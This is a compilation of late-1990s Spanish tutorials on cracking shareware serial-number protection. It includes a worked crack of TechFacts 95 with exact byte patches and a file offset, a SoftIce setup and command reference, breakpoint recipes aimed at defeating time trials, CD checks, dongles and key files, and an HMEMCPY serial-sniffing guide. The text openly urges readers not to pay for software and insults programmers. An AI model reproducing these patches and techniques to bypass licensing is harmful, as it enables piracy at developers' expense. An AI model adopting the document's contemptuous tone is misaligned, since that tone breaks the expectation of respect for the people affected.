*** Antidesensambladores.**

*** Encriptación parcial o total.**

- Ninguna de las anteriores.

Acerca de los programadores

Sólo dos cosas:

a) En general son perezosos y a veces estúpidos.
b) Nunca les creas.
La opción a) es clara, sus esquemas de protección son arcaicos, apenas han sufrido modificaciones, tan sólo incorporan trucos viejos sobre esquemas bien conocidos. Programas en lenguajes de alto nivel tipo C++, Visual Basic, estos compiladores se basan en librerías bien conocidas. El programador no tiene el amor propio de crear su propia rutina de protección en ensamblador, prefieren dejarla en manos de compiladores que crean código ensamblador ineficiente y fácilmente legible. ¿A qué se debe todo esto?, a su mentalidad comercial de la vida, no trabajan por placer, son esclavos de su trabajo, verdaderos zombies andantes. Lo importante es acabar y pronto no importa la calidad del soft o las quejas del estúpido usuario por la lentitud del programa o por los "cuelgues".

Una breve disgresión, no os habéis preguntado por que las versiones de los programas salen como churros cada 2 días. La respuesta es que se dejan a propósito las cosas sin

hacer o mal hechas para que al cabo de dos días se pueda sacar una flamante nueva versión con una leve modificación la cual debes comprar para no quedarse obsoleto, Dios mío que abominación!

Respecto a b) baste decir que siempre tratan de encubrir sus errores con malolientes mentiras.
PROGRAMADORES, leed esto y aprended, pero que digo, no tenéis tiempo ni para joder, ni para ver por donde os joden....:-)

ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE

Ésta es una "antigua" técnica de protección utilizada por las toneladas de shareware que nos inundan, basta comprarse un CD por 4 perras y ver 650 MB de programas basura, en general, deseosos de exprimir nuestras carteras. Veamos como funcionan.

El programa puede ser total o parcialmente funcional, pero posee estúpidas ventanas que nos recuerdan que somos usuarios no registrados, o bien pitidos mal sonantes o mensajes perennes proclamando que les mandemos dinero. A veces, pasado cierto tiempo o pasado un número de ejecuciones, el programa deja de funcionar. Todo esto inconvenientes se resuelven llamando a la casa que construyó el software (imaginad lo que puede costar una llamadita o un Fax a un pueblo mal oliente del esto de Utah en USA), o bien mandando un e-mail. En cualquier caso hay que indicar el número de VISA donde ellos clavarán sus garras para rellenar sus ya nutridas arcas. Una vez desplumado recibimos por e-mail o por teléfono una palabra mágica, un número de serie, una password, o lo que sea, yo lo llamaré "pwd". Esta pwd desbloquea el programa y/o elimina las estúpidas ventanas recordatorio.

Análisis de esquemas con número de serie

En general existen dos formas en las que trabajan las rutinas de protección de número de serie:

a) Número de serie independiente del usuario.
b) Números de serie adaptados al usuario.
a) si extraemos una pwd, ésta servirá a todos los usuarios. Una pwd válida se diferencia de una inválida (por las muletas, es un chiste) por la presencia de ciertos caracteres en posiciones fijas (p.e. el carácter 8 debe ser una 'C', el 10 un '-'). Toda pwd que cumpla las restricciones será una pwd válida. Por norma, casi todas las pass incorporan el carácter '-', 2b en hexa. A veces no se requieren caracteres fijos , sino que la suma ASCII cumpla cierta condición. Cada letra del alfabeto y cada carácter numérico tiene una cantidad asociada, su código ASCII (p.e. par el acute0acutees el 30 en hexa o el 40 en decimal). La técnica consiste en sumar el código de cada carácter y comprobar la suma (que a veces se llama checksum) con una cierta cantidad. Una variante es modificar el valor ASCII a través de una tabla que asocia a cada carácter un número distinto.

Crackear esto es fácil de crackear:

cmp suma,sumacorrecta ---->cmp suma,sumacorrecta
jz ok ---------->jnz ok
Es posible mezclar las tres técnicas, caracteres fijos, cheksum y modificación del código ASCII. En un capítulo próximo veremos un ejemplo de esto.

b) En este caso se utiliza el nombre, los apellidos, o el nombre de la empresas o todo junto para generar un pwd. Aquí las técnicas son más imaginativas: coger cierto caracteres y repetirlos hasta llegar a un tamaño, usar el código ASCII de ciertas caracteres como índice de una tabla de encriptación...En fin, depende de las paranoias del programador. Lo cierto es que se debe generar la pwd correcta para nuestros dato y ésta se debe comparar con la introducida. Aquí es donde podemos atacar ,en al comprobación. Realmente no hace falta crackear, basta con copiar la pwd correcta e introducirla como nuestra pwd, o bien crackear las sentencias de comprobación para que sirva cualquier pass. Lo primero es mejor ya que nos servirá para futuras versiones.

Se puede mezclar ambas técnicas, como veremos en un capítulo próximo, y generar un checksum para una cierta cadena extraída a partir de los datos del usuario y comprobar el cheksum de nuestra cadena.

¿Cómo atacar?

Antes de ir como unos desposeídos a reventar el programa, es totalmente necesario echar un vistazo, ver el posible esquema de protección y los posibles puntos de ataque. En general no hay que buscar mucho, los puntos débiles tiene un letrero rojo que dice " Hey estoy aquí".

En el caso de los esquemas basados en números de serie, la cosa está clara: esos estúpidos mensajes recordatorios son la puerta de entrada. Si somos usuarios no registrados aparecen, si nos registramos desaparecen. Por tanto debe haber algo que indique cuando deben o no aparecer, este algo es un flag, que no es más que un conmutador (como el de una bombilla). Cuando está en ON aparecen los mensajes, cuando en OFF desaparecen. En nuestro contexto, un flag no es más que una posición dentro de la memoria con un cierto valor. La memoria del ordenador es como un cartón de huevos (1 huevo = 1 bit), donde cada hueco tiene un número diferente al que se le llama dirección de memoria. En cada hueco puede haber un huevo (valor 1) o no haberlo (valor 0). Los agujeros se agrupan, 8 agujeros es un Byte, 1024 Bytes es un MegaByte o MB, 1024 MB es un GigaByte o GB, 1024 GB es un TeraByte o TB. Fácil, ¿verdad?. La memoria está compuesta de bits, estos bits se pueden interpretar de muchas formas, flags, datos, instrucciones. Por ejemplo 01010101 puede ser un flag de activación, la cadena "hola" o lo sentencia pinta la pantalla, depende de como lo consideremos. En el caso de tomarlo como instrucciones, se habla de dirección de la instrucción en memoria, que no es más que la dirección del primer del primer bit que la compone.

El valor que podemos encontrar en un flag puede variar. Para ON podemos encontrar un 1 y para OFF un 0. Se puede usar la llamada lógica negada y tiene en ON un 0 y en OFF un 1. Todo lo que se pueda hacer con 0 y 1, se pude reconvertir cambiando los 0 por 1 y los 1 por 0. Una "mejora" de los programadores es utilizar flags distintos a 0,1, cuán inteligentes!. Recuerdo cierto esquema que utilizaba el flag DEAD en hexadecimal. Los sistemas de numeración (como el hexadecimal o hexa para abreviar) son formas diferentes de contar y de representar cantidades. En base 10, la de toa la vida, se empieza en 0 y se acaba en 9. en hexa se comienza en 0 y se acaba en F (10=a,11=b,12=c,13=d,14=e,15=f).

Veamos algo más práctico:

cmp ax,flag; Compara el valor de ax con el valor del flag

jz mensajes; Si son iguales muestra los mensajes.

sigue: inc dx; Continúa normalmente.

.....

mensajes: mov edx,45

.....

jmp sigue;Salta y continua normalmente.

Este puede ser un esquema típico. Dependiendo del valor del flag se muestran los mensajes o no.

Llegamos a la parte interesante, cada mensaje recordatorio debe tener una comprobación como la del ejemplo. Basta con analizar los mensajes recordatorio y descubrir la dirección de memoria del flag. Pero quién narices rellena el flag?. Obviamente debe haber como mínimo dos inicializaciones, una al comienzo de la ejecución del programa que pone al flag a OFF y la rutina de protección que lo debe poner a ON si la pwd es correcta. ¿Me sigues hasta ahora?.

Es fácil ahora saber donde atacar, un crack elegante sería poner la inicialización al comienzo del programa a ON en vez de OFF. Recuerda esto: " Un buen cracker debe ser ante todo elegante y sutil, nada intrusivo".

Otro punto de ataque

Hasta ahora hemos visto que analizando los estúpidos mensajes se puede conocer la dirección de memoria del flag y a partir de ahí su inicialización. Pero en los esquemas basados en números de series existe un punto de entrada más claro aún que los flags: la propia rutina de protección. Veamos un método sencillo para llegar a ella.

Si uno se va a la opción de registro e introduce un número de serie falso, aparecerá una estúpida ventana indicando que nos hemos equivocado: "Soryy your password is invalid" o algo parecido que traducido al cristiano es "Tío te ha equivocado, JAAARL". Esto no es una vía de entrada, esto es una autopista de 1GB de carriles. Basta con pensar un poco, quién es la encargada de mandar este mensaje? ,evidentemente la propia rutina de protección, interesante verdad?. Ya sólo queda encerrar la rutina, ver como trabaja , cambiar un par de bytes (siempre de la forma más elegante posible) y listo, programa crackeado.

Comparación de ataques

¿Qué crack es mejor?, el de flags o de la rutina de protección?. Esto depende en gran medida de programa, de tus habilidades y del tipo de que dispongas. Con la rutina de protección se puede analizar en profundidad el esquema, ver como trabaja y hasta extraer tu propio número de serie, osea el número de serie que la empresa te da si te registras, pero esto requiere tiempo y esfuerzo, obteniendo una satisfacción moral e intelectual. Además, en la próxima versión del programa est pwd posiblemente funcionará y no necesitarás crackear de nuevo. Mediante cracks al flag, se requiere un tiempo menor, pero la próxima versión habrá que crackearla de nuevo (no importa seguro que estos estúpidos programadores habrán seguido la mismo patrón de protección). Un crack a la rutina de exige un conocimiento profundo de la misma, lo que puede llevar a tu propio generador de claves (igualito o seguramente mejor que el tiene la empresa).

CÓMO CRACKEAR TECHFACTS 95:

Objetivo: TechFacts 95.
Versión: 1.30 3/7/97
Nombre del ejecutable: Teckfct95.exe
Website: http://ourworld.compuserve.com/homepage/deansoft
Tamaño del ejecutable: 1.251.840 bytes.
Tipo de protección: Por número de serie.
Dificultad: ameba.
Tiempo de crackeo: 2 minutos.
Herramientas: SoftIce 3.0 y Editor Hexadecimal.

Siguiendo las recomendaciones de +ORC empezaremos por crackear nuestras propias herramientas crack. El programa en cuestión es una pequeña joya que nos permitirá, entre otras muchas cosas, rastrear las acciones de un determinado programa, buscar cadenas de caracteres en ficheros, trabajar con dll.. Generalmente,lo utilizo para rastrear programas de instalación, obteniendo información de los ficheros creados, las entradas de registro añadidas o borradas, ...

Manos a la obra. El programa es un ejecutable que no necesita otro fichero para funcionar (cosa rara en estos días). Así pues, arranquemos el programa veamos lo que ocurre. Aparece una horrible ventana diciendo que utilicemos nuestra VISA o MASTERCARD y que soltemos los 19,99 dólares (unas 2500 pesetas) que tenemos para ir a tomar cervezas.

Echemos un vistazo al programa. Entre otras cosas, hay una opción en TOOLS/WATCH SYSTEM, que nos permite rastrear un programa. En HELP/HELP TOPICS/ORDER FORM aparece una hoja de registro en la que nos avisa de que además tenemos que paga 2 dólares para gastos de envío, ¡cómo si costará 250 pelas enviar un mail con el número de serie!.

En HELP/ABOUT TECHFACTS 95 encontramos un botón USE REG KEY. Aquí es donde tenemos que introducir nuestro Nombre (First name), apellidos (Last name) y el número de serie correspondiente que lo recibiremos por mail si pagáramos 19,99 dólares más 2 dólares de gastos de envío. Empecemos por aquí.

Pongamos un nombre, un apellido y un número cualquiera y pulsemos el botón REGISTER. Entonces escuchamos un pitido y aparece una ventana de mensaje diciendo REGISTRATION KEY FAILED. Ahora ¡pensemos un poco!, apliquemos un poco de ZEN CRACKING.

Lo único anormal es el pitido. Si tu fueras un programador y quisieras que pitará tu "cacharro" tienes dos opciones construirte un bonito programa en ensamblador que lo haga, o bien utilizar una función de pitido presente en alguna de las vomitivas librerías de funciones, también llamadas API. ¿ Qué piensas que ha hecho nuestro "vago" programador ?. ¡Bingo! ha utilizado la función MessageBeep de la librería USER32.DLL. Este un punto de ataque muy claro, aunque existen muchos otros.

Apliquemos la técnica LIVE, es decir, utilizaremos el SoftIce. Reinicialicemos nuestro ordenador en modo Ms-Dos, lancemos el WinIce y volveremos a Windows.

Abramos el LOADER de SoftIce y en FILE/OPEN MODULE seleccionemos el fichero Tekfct95.exe. Pulsemos Load o el botón con las ruedecillas dentadas. Nos aparece una ventana de mensaje del SoftIce diciendo que no puede cargar la tabla de símbolos, pulsemos el botón SÍ y aparecemos directamente en el SoftIce con la pantalla en modo texto. En este momento nos encontramos en la primera sentencia de nuestro programa. Pulsemos bpx messagebeep con esto tomaremos el control antes de que aparezca el pitido. Con Ctrl-D volvemos a Windoce y el programa sigue ejecutándose normalmente pero con un cebo en messagebeep. Elegimos la opción de registro y escribimos cualquier cosa en nombre, apellidos y número de serie, pulsamos el botón y aparecemos de bruces en :

USER32!MessageBeep

014F:BFF623C1 B148 MOV CL,48 ** Aparecemos aquí.****

014F:BFF623C3 EB12 JMP BFF623D7**

Si pulsamos en este momento F12(continuar hasta un RET) nos situaremos en:

014F:0047BA65 EB11 jmp 0047BA78

014F:0047BA67 6A30 push 00000030

014F:0047BA69 E822A7F8FF Call 00406190 ** Llamada a MessageBeep****

014F:0047BA6E B8BCBB4700 mov eax, 0047BBBC**

014F:0047BA73 E824BEFBFF call 0043789C ** Pintamos la ventana de error ****
En tu ordenador las direcciones de memoria pueden ser diferentes.**

¡Sintamos el código!. Estamos en mitad de las sentencias de error, lo que implica que debe haber un salto condicional a este conjunto de sentencias de error. El salto debe ser condicional porque en caso de haber metido correctamente el número de serie habríamos obtenido algún tipo de mensaje de felicitación. Así pues, sólo debemos encontrar ese salto condicional y modificarlo.

Miremos por encima de la dirección 014F:0047BA69, nos encontramos en 014F:0047BA65 un salto incondicional jmp 0047BA78, en una ejecución normal nunca llegaríamos a 0047BA67 ya que siempre saltaríamos a 0047BA78. Por tanto, lo que debemos buscar es un salto condicional a la dirección 0047BA67. Si volvemos hacia atrás un poco con los cursores encontramos este bonito salto

014F:0047B934 E89B73F8FF call 00402CD4

014F:0047B939 0F8528010000 jne 0047BA67 ** ¡BINGO! ****

014F:0047B93F 8D45B7 lea eax, dword ptr [ebp-49]**

Hemos encontrado el salto, sólamente hay que modificarlo. Fijaos que el salto se produce después de una llamada a la rutina call 00402CD4 apostaría el pellejo a que esta es una rutina para comprobar si tu número de serie es correcto. Si no es igual (jne) salta a las sentencias de error. Si es igual continua ejecutándose. Hay muchas formas de invertir el salto:

1.- Cambiar 0F8528010000 jne 0047BA67 por

0F8500000000 jne 0047B93F

2.- Cambiar 0F8528010000 jne 0047BA67 por

404840484048 inc eax,dec eax, inc eax, dec eax, inc eax, dec eax

La 1 es un salto neutro, sea igual o no siempre se ejecuta la sentencia siguiente. La 2 es la preferida por +ORC, cambia el salto por un conjunto de parejas incrementar - decrementar que dejan el registro eax sin cambios en su contenido.

Solamente hay que tener en cuenta dos cosas para modificar el código, sustituir siempre el mismo número de bytes (cambias 2 bytes por 2 bytes) y que tus modificaciones sean una sentencia en ensamblador correcta.

El SoftIce nos permite hacer cambios On-Fly, es decir, en ese mismo instante, pero el cambio no es permanente. Para ello, nos vemos obligados a utilizar algún editor hexadecimal, con el cual abriremos el fichero ejecutable, y buscaremos la cadena en hexadecimal E89B73F8FF0F8528010000 y la cambiaremos por E89B73F8FF0F8500000000. La cadena se encuentra en el offset 0X7AD34(los números en hexa llevan delante un 0X) que en decimal es 503092.

Así pues tenemos que irnos al byte 503092 de fichero ejecutable y comenzar a hacer cambios.

Ahora tendremos el ejecutable parcheado, si nos registramos nuestro número de serie siempre será aceptado.

Un crack no es más que un pequeño programa que abre un fichero y cambia un par de bytes por otros. ¡Nada más sencillo! Sólo hay que saber qué bytes hay que cambiar. Cuantos menos bytes se cambien más elegante será el crack.

Si habéis seguido todos los pasos habéis crackeado vuestro primer programa. Aun nos sois cracker pero estáis en la buena senda. Sólo hay que poner interés.

Para gentes más avezadas, comentaré que el flag de activación se iniciativa correctamente en :0047BA5E mov byte ptr [004CF31A],00 La rutina de protección es bastante patética, con gran cantidad de código inactivo. Empieza en :47B5C0. Obviamente se podría haber hecho algún otro tipo de pero este es el más simple (se podría haber obtenido el número de serie real, o haber creado un generador de claves).El programador ha puesta a "pelo" la dirección de retorno en :47BA3F push 47BA54. Es un ridículo truco que nos hará perdernos si continuamos ejecutando normalmente, por ello es conveniente pulsar "F12" y mirar hacia por encima sin ejecutar sentencias.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Introducción al SoftIce**	**Julio 1998**

Instalación del Soft-Ice 3.22 para W95

- Tener el SoftIce 3.20, y la actualización a la versión 3.22 (ver sección de hErrAmiEntAs para conseguirlos)

- Ejecutar el programa de instalación (3.20), y cuando lo pida, decirle que no actualize el Autoexec.Bat, ya que es mejor hacerlo después a mano.
- Ejecutar el programa de actualización (3.22).

- Editar el AutoExec.Bat, y añadir al final :
  CHOICE /T:N,3 "Cargar Debugger Soft-Ice 3.22 "
  IF ERRORLEVEL 2 GOTO SEGUIR
  C:\SIW95\WINICE.EXE
  :SEGUIR

- Al arrancar el Pc, tendremos 3 segundos para contestar si queremos cargar el SoftIce.
  (Se puede cambiar el tiempo y/o la opción por defecto con el parámetro /T:OpcionDefecto,Segundos)
  Si hemos pedido cargar el debugger, el windows arrancará normalmente, pero al pulsar Ctrl-D tiene que aparecer el entorno del debugger, y a partir de aquí ya es otra historia....

- Para ejecutar el SoftIce desde una "ventana" de guindous, hay que activar la casilla de Universal Video Driver, cuando se configura la targeta gráfica.
  Se puede volver a reconfigurar con el "Display Adapter Setup" que se instala juntamente con el SoftIce, y dejarlo como mejor nos vaya.

Configuración del entorno (WinIce.Dat)

Los parametros de configuración estan en el fichero WinIce.Dat, y se puede acceder a ellos también desde el pgm Symbol Loader, en la opción de SoftICE Initialization Settings.

Algunos comandos se pueden teclear directamente desde el SoftIce, o se pueden tener en el WinIce.Dat para que se ejecuten al arrancar.
Probad primero, y lo que más os interese lo poneis en la linia INIT="X;"

```
CODE ON : Para ver los bytes en hexa de cada instrucción asm.
LINES # : Número de linias para la pantalla.
WR : Para ver/ocultar la ventana de Registers.
WL : Para ver/ocultar la ventana de Locals.
WC # : Número de linias para la ventana de Code.
WD # : Número de linias para la ventana de Data.
WW # : Número de linias para la ventana de Watch.
```

Un ejemplo de configuración podría ser :

```
INIT="CODE ON;LINES 60;WR;WL;WD 13;WC 25;WATCH eax;WATCH *eax;X;"
```

Estando en el SoftIce, el tamaño de las ventanas también se puede modificar con el ratón.
Y también se pueden cambiar los colores con el comando COLOR

Configuración del entorno (WinIce.Dat)

Para poder interceptar llamadas a funciones externas del programa que estamos traceando, hay que retocar unas linias en el WinIce.Dat
Se tienen que "exportar" los ficheros que contengan las funciones que queramos pillar. Los típicos que conviene tener para interceptar las llamadas al Api de windows son :

```
EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\advapi32.dll
```

Estas linias las vereis en el WinIce.Dat, pero con un puntoycoma delante que las inactiva.
Tan sólo quitar el ; y retocar el path del windows si no se ajustase a vuestro Pc.

Sin estos "Exports", no se podria poner un BreakPoint tipo BPX GetWindowTextA, que son muy útiles para bastantes desprotecciones.

Traceando ....

Tenemos varias opciones para ir avanzando por el programa :

```
T (F8): Ejecuta la instrucción actual y se para en la siguiente.
P (F10): Igual que T, pero no entra en los Call.
P RET (F12): Ejecuta hasta una instrucción de retorno (RET).
G address (F11): Ejecuta hasta la dirección 'address'.
```

Husmeando ....

Para poder ver o buscar lo que hay en memoria :

```
D address [L length] : Muestra el contenido de la memoria.
S address L length  data-string: Busca un valor en la memoria RAM.
```

Ejemplos :
D EAX => para ver qué hay en EAX
D *EAX => para ver qué hay en la dirección que apunta EAX
D EBP-200 ==> para ver qué hay en EBP-200
D 000F:A8A57 ==> para ver qué hay en la dirección F:A8A57

S 0 L FFFFFFFF 'clave' => Busca el texto 'clave' por toda la memoria.
S 0 L FFFFFFFF A1,41 => Busca 'A141' en hexadecimal por toda la memoria.
S es:di+10 L ecx A1,41 => Busca 'A141' en hexa. desde es:di+10 hasta (es:di+10)+ ecx

Parando ....

El uso de los BreakPoints, o Puntos de Ruptura es muy útil para parar el programa en un momento dado. Ponerlos bien significa ahorrarse ver muchas linias de código inútil.
Para manipular los BreakPoints tenemos :

```
BL : Muestra los BreakPoints que hemos puesto.
BD # : Desactiva el BreakPoint número # (* para todos).
BE # : Activa el BreakPoint número # (* para todos).
BC # : Elimina el BreakPoint número # (* para todos).
```

Algunos de los BreakPoints disponibles son :

```
BPX address/symbol : Parada por ejecución.
BPIO [-h] port [R|W|RW] : Parada por acceso a puerto E/S.
BPINT interrupt-number : Parada por interrupción.
BMSG hWnd [L] begin-msg : Parada por mensaje.
BPM address : Parada por acceso a memoria.
```

Para ver ejemplos y coger ideas de Puntos de Ruptura, ver el documento de BreakPoints.

Pidiendo ....

Con el SoftIce disponemos de varios comandos para obtener información del Sistema.
Por ejemplo,

```
WMSG : Muestra los mensajes de windows.(wm_gettext, wm_lbuttondown,..)
TASK : Muestra las tareas actualmente en ejecución.
HWND nombreTask : Muestra información sobre los "windows handles".
EXP : Muestra/Carga las funciones "exportadas" de las DLLs.
```

Supongamos que queremos interceptar qué se hace con una clave que acabamos de introducir en un programa.
Se podría hacer (entre otras maneras) :
TASK => para ver el nombre del programa.
HWND nombrePgm => para ver que apuntadores hay para ese programa.
BMSG apuntador mensaje ==> para poner un BreakPoint.

Ej: interceptar para la tarea prueba32, el "Window-Handle" 2C0 (Class_Name: Edit, que corresponde al cuadro de texto)
HWND prueba32
BMSG 2C0 wm_gettext

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Resumen de los Comandos del SoftIce**	**Julio 1998**

Comandos existentes en el SoftIce 3.22

```
 SETTING BREAK POINTS
======================
BPM, BPMB, BPMW, BPMD
       - Breakpoint on memory access
BPR    - Breakpoint on memory range
BPIO   - Breakpoint on I/O port access
BPINT  - Breakpoint on interrupt
BPX    - Breakpoint on execution
BMSG   - Breakpoint on Windows message
BSTAT  - Breakpoint Statistics
CSIP   - Set CS:EIP range qualifier

 MANIPULATING BREAK POINTS
===========================
BPE    - Edit breakpoint
BPT    - Use breakpoint as a template
BL     - List current breakpoints
BC     - Clear breakpoint
BD     - Disable breakpoint
BE     - Enable breakpoint
BH     - Breakpoint history

 DISPLAY/CHANGE MEMORY
=======================
R      - Display/change register contents
U      - Un-assembles instructions
D, DB, DW, DD, DS, DL, DT
       - Display memory
E, EB, EW, ED, ES, EL, ET
```

```
       - Edit memory
PEEK   - Read from physical address
POKE   - Write to physical address
PAGEIN - Load a page into physical memory (note: not always safe)
H      - Help on the specified function
?      - Evaluate expression
VER    - SoftICE version
WATCH  - Add watch
FORMAT - Change format of data window
DATA   - Change data window

 DISPLAY SYSTEM INFORMATION
============================
GDT    - Display global descriptor table
LDT    - Display local descriptor table
IDT    - Display interrupt descriptor Table
TSS    - Display task state segment
CPU    - Display cpu register information
PCI    - Display PCI device information
MOD    - Display windows module list
HEAP   - Display windows global heap
LHEAP  - Display windows local heap
VXD    - Display windows VxD map
TASK   - Display windows task list
VCALL  - Display VxD calls
WMSG   - Display windows messages
PAGE   - Display page table information
PHYS   - Display all virtual addresses for physical address
STACK  - Display call stack
XFRAME - Display active exception frames
MAPV86 - Display v86 memory map
HWND   - Display window handle information
CLASS  - Display window class information
VM     - Display virtual machine information
THREAD - Display thread information
ADDR   - Display/change address Contexts
MAP32  - Display 32 bit section map
PROC   - Display process information
QUERY  - Display a processes virtual address space map
WHAT   - Identify the type of an expression
OBJDIR - Display info about an object directory
DEVICE - Display info about a device
DRIVER - Display info about a driver
FOBJ   - Display info about a file object
IRP    - Display info about a IRP

 I/O PORT COMMANDS
===================
I, IB, IW, ID
       - Input data from I/O port
O, OB, OW, OD
       - Output data to I/O port
```

FLOW CONTROL COMMANDS

```
X      - Return to host debugger or program
G      - Go to address
T      - Single step one instruction
P      - Step skipping calls, Int, etc.
HERE   - Go to current cursor line
EXIT   - Force an exit to current DOS/Windows program
GENINT - Generate an interrupt
HBOOT  - System boot (total reset)
```

MODE CONTROL

```
I1HERE - Direct INT1 to SoftICE
I3HERE - Direct INT3 to SoftICE
ZAP    - Zap embedded INT1 or INT3
FAULTS - Enable/disable SoftICE fault trapping
SET    - Change an internal variable
```

CUSTOMIZATION COMMANDS

```
PAUSE  - Controls display scroll mode
ALTKEY - Set key sequence to invoke window
FKEY   - Display/set function keys
DEX    - Display/assign window data expressions
CODE   - Display instruction bytes in code window
COLOR  - Display/set screen colors
ANSWER - Auto-answer and redirect console to modem
DIAL   - Redirect console to modem
SERIAL - Redirect console
TABS   - Set/display tab settings
LINES  - Set/display number of lines on screen
WIDTH  - Set/display number of columns on screen
PRN    - Set printer output port
PRINT-SCREEN key - Dump screen to printer
MACRO  - Define a named macro command
```

UTILITY COMMANDS

```
A      - Assemble code
S      - Search for data
F      - Fill memory with data
M      - Move data
C      - Compare two data blocks
```

LINE EDITOR KEY USAGE

```
(Up)   - Recall previous command line
(Down) - Recall next command line
(Right)- Move cursor right
(Left) - Move cursor left
BKSP   - Back over last character
```

```
HOME   - Start of line
END    - End of line
INS    - Toggle insert mode
DEL    - Delete character
ESC    - Cancel current command

 SCROLLING KEY USAGE
=====================
PageUp      - Display previous page of display history
PageDn      - Display next page of display history
Alt-(Up)    - Scroll data window down one line
Alt-(Down)  - Scroll data window up one line
Alt-PageUp  - Scroll data window down one page
Alt-PageDn  - Scroll data window up one page
Ctrl-PageUp - Scroll code window down one page
Ctrl-PageDn - Scroll code window up one page
Ctrl-(Up)   - Scroll code window down one line
Ctrl-(Down) - Scroll code window up one line

 WINDOW COMMANDS
=================
WC     - Toggle code window
WD     - Toggle data window
WF     - Toggle floating point stack window
WL     - Toggle locals window
WR     - Toggle register window
WW     - Toggle watch window
EC     - Enable/disable code window
.      - Locate current instruction

 WINDOW CONTROL
================
CLS    - Clear window
RS     - Restore program screen
ALTSCR - Change to alternate display
FLASH  - Restore screen during P and T

 SYMBOL/SOURCE COMMANDS
========================
SYM    - Display symbols
SYMLOC - Relocate symbol base
EXP    - Display export symbols
SRC    - Toggle between source, mixed & code
TABLE  - Select/remove symbol table
FILE   - Change/display current source file
SS     - Search source module for string
TYPES  - List all types, or display type definition
LOCALS - Display locals currently in scope

 BACK TRACE COMMANDS
=====================
SHOW   - Display from backtrace buffer
TRACE  - Enter back trace simulation mode
```

```
XT      - Step in trace simulation mode
XP      - Program step in trace simulation mode
XG      - Go to address in trace simulation mode
XRSET   - Reset back trace history buffer

 SPECIAL OPERATORS
===================
.       - Preceding a decimal number specifies a line number
$       - Preceding an address specifies SEGMENT addressing
#       - Preceding an address specifies SELECTOR addressing
@       - Preceding an address specifies indirection
```

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Ejemplos de BreakPoints para el SoftIce**	**Julio 1998**

Introducción

Una de las habilidades más importantes para desproteger un programa es saber Dónde, Cuándo y Qué Tipo de BreakPoints usar.
En caso contrario, acabas perdido entre cientos de lineas de código, sin poder encontrar la rutina de protección buscada.

Las posibilidades de BreakPoints son infinitas, pero hay algunos que se usan frecuentemente para las desprotecciones.

Tener en cuenta si el programa debugado es de 16 o 32 bits para los Puntos de Ruptura en las llamadas al Api de windows.
Por ejemplo, BPX GetWindowText (para 16 bits) y BPX GetWindowTextA (para 32 bits).
O sea, que los programas para W95 de 32 bits llevan la A al final.

Ejemplos de BreakPoints útiles para el cracking

1)General Purposes

BPX messagebox
BPX getdlgitemtext
BPX getwindowtext
BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related

BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)

BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)

BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related

BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes

BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking

BPIO -h 278 R
BPIO -h 378 R

8)Key File Related

BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)

```
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.WhiTe	**Ingenieria Inversa Utilizando la función HMEMCPY**	**Mayo 1999**

1- ¿Que es HMEMCPY?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.

2- ¿Para que nos sirve a los Crackers HMEMCPY?

HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan HMEMCPY para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

3- ¿Como preparar el SoftIce para pararnos en HMEMCPY?

Cargamos nuestra "victima" y vamos a la ventana de registro, donde normalmente se nos pedira un nombre y un numero de serie. Suele haber un boton que se debe pulsar para validar los datos una vez introducidos. Pues bien, si existe el boton procedemos de la siguiente forma:

Rellenamos los datos, nombre y serial cualquiera. Vamos al SoftIce y ponemos un breakpoint en HMEMCPY, para lo cual escribimos " BPX HMEMCPY ". Lo que estamos haciendo es indicarle al SoftIce que se pare y nos avise cuando nuestra "victima" llame a HMEMCPY.

